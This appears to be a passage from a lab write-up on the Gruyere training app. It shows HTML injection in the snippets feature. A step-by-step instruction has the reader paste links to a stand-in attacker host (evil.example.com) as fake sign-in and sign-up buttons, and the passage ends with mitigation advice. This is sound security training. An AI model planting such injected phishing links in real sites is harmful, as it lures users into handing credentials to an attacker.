
Limited HTML is now supported in snippets (e.g., <b>, <i>, etc.)!

Step 4: Paste the following code into the input box.

<a href='https://evil.example.com/login'>Sign in</a>


| <a href='https://evil.example.com/newaccount.gtl'>Sign up</a>

and press submit.


Home | My Snippets | New Snippet | Upload
menu-right <menu-right> | Profile | Sign out
Gruyere: New Snippet
Add a new snippet.
Submit

```
<a href='https://evil.example.com/login'>Sign in</a>
| <a href='https://evil.example.com/newaccount.gtl'>Sign up</a>
```

Limited HTML is now supported in snippets (e.g., <b>, <i>, etc.)!


Home | My Snippets | New Snippet | Upload
menu-right <menu-right> | Profile | Sign out
My Snippets
Refresh
All snippets:
1 [X] Sign in | Sign up
My site

Note: A new sign in button pops up in the webpage leading to the confusion of the user who might use the button to log in again, but in this case, it will lead to a new website.

Recommendations:

- Implement Anti-Phishing methods.
- Secure AJAX implementation.